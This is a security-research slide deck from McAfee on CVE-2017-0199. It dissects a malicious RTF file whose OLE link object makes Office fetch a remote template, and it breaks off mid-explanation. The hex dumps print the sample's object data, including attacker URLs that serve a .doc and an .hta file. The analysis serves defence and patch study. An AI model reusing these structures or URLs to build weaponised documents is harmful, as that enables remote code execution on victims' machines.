McAfee™
Together is power.

Moniker Magic: Running Scripts Directly in Microsoft Office

Haifei Li (Haifei_Li@McAfee.com)

Bing Sun (Bing_Sun@McAfee.com)

About Haifei

- Security Researcher at McAfee
  - Previously: Microsoft, Fortinet

- Focus areas

  1) Microsoft ecosystem
  2) Real-world attack surface analysis
  3) Security research leading to next-generation defense

- Presented original stuff at CanSecWest (4 times), Black Hat USA 2015, Microsoft BlueHat v16, Tencent TenSec 2016, Syscan360 2012

About Bing

- Senior security researcher, leading the IPS security research team of McAfee

- Focus areas

  1) Operating system kernel mode and low-level programing
  2) Advanced vulnerability offense and defense
  3) Rootkits detection
  4) Firmware security
  5) Virtualization technology

- Regular speaker at international security conferences, such as Xcon, POC, Syscan, CanSecWest, Black hat and so on.

Agenda

- Background
- Understanding the “RTF URL Moniker” Bug
- Understanding the “PPSX Script Moniker” Bug
- Analyzing Microsoft’s Patch
- Conclusion

Background

- There are actually two bugs under the same CVE-2017-0199
  - https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199
  - Let’s call one “RTF URL Moniker” bug, and the other one “PPSX Script Moniker” bug
  - Microsoft put the two bugs under one CVE

Background

- In October, 2016, @ryHanson reported the “RTF URL Moniker” bug to Microsoft
- On Jan 20th, 2017, Haifei reported the “PPSX Script Moniker” bug to Microsoft
- On April 7th, 2017, our team at McAfee discovered a 0day attack in the wild and alerted the public
  - The 0day attack was started at least late Jan, 2017, the sample we detected is on VirusTotal
- On April 11th, 2017, Microsoft patched the “RTF URL Moniker” bug and the “PPSX Script Moniker” bug under CVE-2017-0199
  - It was later confirmed that the vulnerability used in the 0day attack is the same “RTF URL Moniker” bug that @ryHanson discovered

Background


- Previously, we intended to talk about the “PPSX Script Moniker” bug only
  - In fact, when we submitted our SYSCAN360 CFP proposal in March, we didn’t know there would be another related bug (“RTF URL Moniker”) attracting more public attention (as a zero-day attack).
- We did in-depth research/analysis on these two bugs as well as Microsoft’s patch
  - We are going to share all of our findings

Agenda


- Background
- Understanding the “RTF URL Moniker” Bug
- Understanding the “PPSX Script Moniker” Bug
- Analyzing Microsoft’s Patch
- Conclusion

Understanding the "RTF URL Moniker" Bug – File Format Level

- The bug is related to OLE object serialized in RTF
  - Control word "*\object*"
  - "Object data" is defined by the "*\objdata*" control word
  - "*\objautlink*" defines the object type*



```
\fs24\lang1036\langfe1033\cgrid\langnp1036\langfenp1033\insrsid13641358
{\object\objautlink\rsltpict
\objw54\objh56{\*\objclass OfficeDOC}{\*\objdata
0105000002000000090000004f4c45324c696e6b000000000000000000000a0000
d0cf11e0a1b11ae1000000000000000000000000000000003e000300feff09000600000
10000000100000000000000010000002000000010000000feffffff00000000000000000
```



Control word	Meaning
Object Type	
\objemb	An object type of OLE embedded object. to be of type **\objemb**.
\objlink	An object type of OLE link.
\objautlink	An object type of OLE autolink.

**Note: according to our tests, the key point of the issue is that the object is defined as an OLE "linking" object (see later), the "\objautlink" isn't a must-have, the same vulnerable process may be triggered in other RTF scenarios with other OLE-related control words.*

Examining the “Object Data”


- Let’s examine the “object data” (starting from control word “\objdata”)

- The header

```
01 05 00 00                          //version
02 00 00 00
09 00 00 00
4f 4c 45 32 4c 69 6e 6b 00           //"OLE2Link“, could be anything
00 00 00 00
00 00 00 00
00 0a 00 00                          //data length
d0cf11e0a1b11ae100000000000000000000000000000000003e..
..
```

- The “d0cf11e0” indicates it’s an OLE structure stream, therefore, we can dump it as a binary and open it with OLESS tool

Examining the OLESS Data




```
Root
    Ole (424 bytes
   └ObjInfo (6 bytes )
```

Misc

CLSID	**00000300-0000-0000-c000-000000000046**


- Key point: **StdOleLink**

It defines this is a "linking" object, not "embedding"



```
00000300-0000-0000-c000-000000000046 - StdOleLink
    IDataObject
    IOleCache
    IOleCache2
    IOleLink
    IOleObject
    IPersist
    IPersistStorage
    IRunnableObject
    IUnknown
    IViewObject
    IViewObject2
```

Examining the “\x01Ole” Stream




CL: 00000000-0000-00
Cre 12/31/1600 4:00 PI

```
00000000   01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00    ................
00000010   00 00 00 00 00 00 00 00 5C 01 00 00 E0 C9 EA 79    ........\...àÉêy
00000020   F9 BA CE 11 8C 82 00 AA 00 4B A9 0B 44 01 00 00    ù°Î....ª.K©.D...
00000030   68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 39 00    h.t.t.p.:././.9.
00000040   35 00 2E 00 31 00 34 00 31 00 2E 00 33 00 38 00    5...1.4.1...3.8.
00000050   2E 00 31 00 31 00 30 00 2F 00 6D 00 6F 00 2F 00    ..1.1.0./.m.o./.
00000060   64 00 6E 00 72 00 2F 00 74 00 6D 00 70 00 2F 00    d.n.r./.t.m.p./.
00000070   74 00 65 00 6D 00 70 00 6C 00 61 00 74 00 65 00    t.e.m.p.l.a.t.e.
00000080   2E 00 64 00 6F 00 63 00 00 00 00 00 00 00 00 00    ..d.o.c.........
00000090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000000A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000000B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000000C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000000D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000000E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000000F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000100   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000110   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000120   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000130   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000140   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000150   00 00 00 00 00 00 00 00 00 00 00 00 79 58 81 F4    ............yX.ô
00000160   3B 1D 7F 48 AF 2C 82 5D C4 85 27 63 00 00 00 00    ;..H¯,.]Ä.'c....
00000170   A5 AB 00 00 FF FF FF FF 20 69 33 25 F9 03 CF 11    ¥«..ÿÿÿÿ i3%ù.Ï.
00000180   8F D0 00 AA 00 68 6F 13 00 00 00 00 FF FF FF FF    .Ð.ª.ho.....ÿÿÿÿ
00000190   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
000001A0   00 00 00 00 00 00 00 00                            ........
```

Examining the “\x01Ole” Stream

- Specification: section 2.3.3 of [MS-OLEDS]



2.3.3 OLEStream

The OLEStream structure is contained inside an **OLE Compound File Stream** object ([MS-CFB] section 1.3). The name of this Compound File Stream object is "\1Ole". The stream object is contained within the **OLE Compound File Storage** object ([MS-CFB] section 1.3) corresponding to the linked object or embedded object (see section 1.3.3). The OLEStream structure specifies whether the storage object is for a linked object or an embedded object. When this structure specifies a storage object for a linked object, it also specifies the reference to the linked object.

- Let’s examine the bytes one by one..

Examining the “\x01Ole” Stream

01 00 00 02 //Version, MUST be 0x02000001

09 00 00 00 //Flags

bit 0x00000001, the OLEStream structure MUST be for a linked object.

bit 0x00000000, the OLEStream structure MUST be for an embedded object.

bit 0x00001000, this bit is set as an implementation-specific hint supplied by the application or by a higher level

01 00 00 00 //LinkUpdateOption

00 00 00 00 //Reserved1


00 00 00 00 //ReservedMonikerStreamSize

00 00 00 00 //RelativeSourceMonikerStreamSize

5C 01 00 00 //AbsoluteSourceMonikerStreamSize

Examining the “\x01Ole” Stream

- Note that *AbsoluteSourceMonikerStreamSize* is NOT zero, indicating the following data is *AbsoluteSourceMonikerStream*
- From the specification:



AbsoluteSourceMonikerStreamSize (4 bytes): This MUST be set to the size, in bytes, of the **AbsoluteSourceMonikerStream** field. This field MUST NOT contain the value 0x00000000.

AbsoluteSourceMonikerStream (variable): This MUST be a MONIKERSTREAM structure (section 2.3.3.1) that specifies the full path to the linked object.


Moniker 101

- *“Monikers (sometimes known as intelligent names) are a standard and extensible way of naming and connecting to objects throughout the system. Simply put, a moniker is an object that identifies another object.”*

  -<<Inside COM+: Base Services>>

- Moniker is a special COM letting you find another COM
  - Exposing *IMoniker* interface
- There are only a few Monikers in most Windows OS
  - File moniker
  - Item moniker
  - URL moniker
  - “Script” moniker
  - ..

What is a MONIKERSTREAM?



Clsid (16 bytes): This MUST be the packetized CLSID (section 2.1.2) of an implementation-specific object capable of processing the data contained in the **StreamData** field.


StreamData (variable): This MUST be an array of bytes that specifies the reference to the linked object. The value of this array is interpreted in an implementation-specific manner.<14>

- Classic COM object definition
  - The “Clsid” specifies which Moniker object it is
  - The “StreamData” is used for object initialization

MONIKERSTREAM

```
E0 C9 EA 79 F9 BA CE 11 8C 82 00 AA 00 4B A9 0B
44 01 00 00 68 00 74 00 74 00 70 00 3A 00 2F 00
2F 00 31 00 39 00 32 00 2E 00 31 00 36 00 38 00
2E 00 31 00 2E 00 36 00 36 00 2F 00 74 00 74 00
31 00 2F 00 74 00 65 00 6D 00 70 00 6C 00 61 00
74 00 65 00 2E 00 68 00 74 00 61 00 00 00 00 00
```

- CLSID = 79eac9e0-baf9-11ce-8c82-00aa004ba90b



```
{79eac9e0-baf9-11ce-8c82-00aa004ba90b}
    InprocServer32
```

Name	Type	Data
ab (Default)	REG_SZ	URL Moniker

  - The URL Moniker!

- What’s the format of the following data (“StreamData”)? MS specification does not tell
  - We will figure out on our own

Moniker Object Initialization

- After some debugging, we figured out the *StreamData* is actually a stream used for "*IPersisitStream*" of the Moniker object
  - The URL Moniker exposes the *IPersistStream* interface
  - Loads the "*StreamData*" via *IPersistStream::Load()* method

- Thus, different Moniker objects may have different StreamData formats, which totally depend on the implementation of the Moniker object


- URL Moniker's StreamData format

```
44 01 00 00        //max length of the url, end with NULL
68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 ..
```

"http://95.141.38.110/mo/dnr/tmp/template.doc"

“Running” the URL Moniker

- Such an OLE *StdOleLink* structure will cause the URL Moniker object to run
  - Calling the “*IMoniker::BindToObject()*” method, Which enables the process of finding the target object and putting it in the running state



Binds to the specified object. The binding process involves finding the object, putting it into the running state if necessary, and providing the caller with a pointer to a specified interface on the identified object.


  - https://msdn.microsoft.com/en-us/library/windows/desktop/ms691433(v=vs.85).aspx

Finding & Running the OLE Server

- URL Moniker has its specific way to find the target object
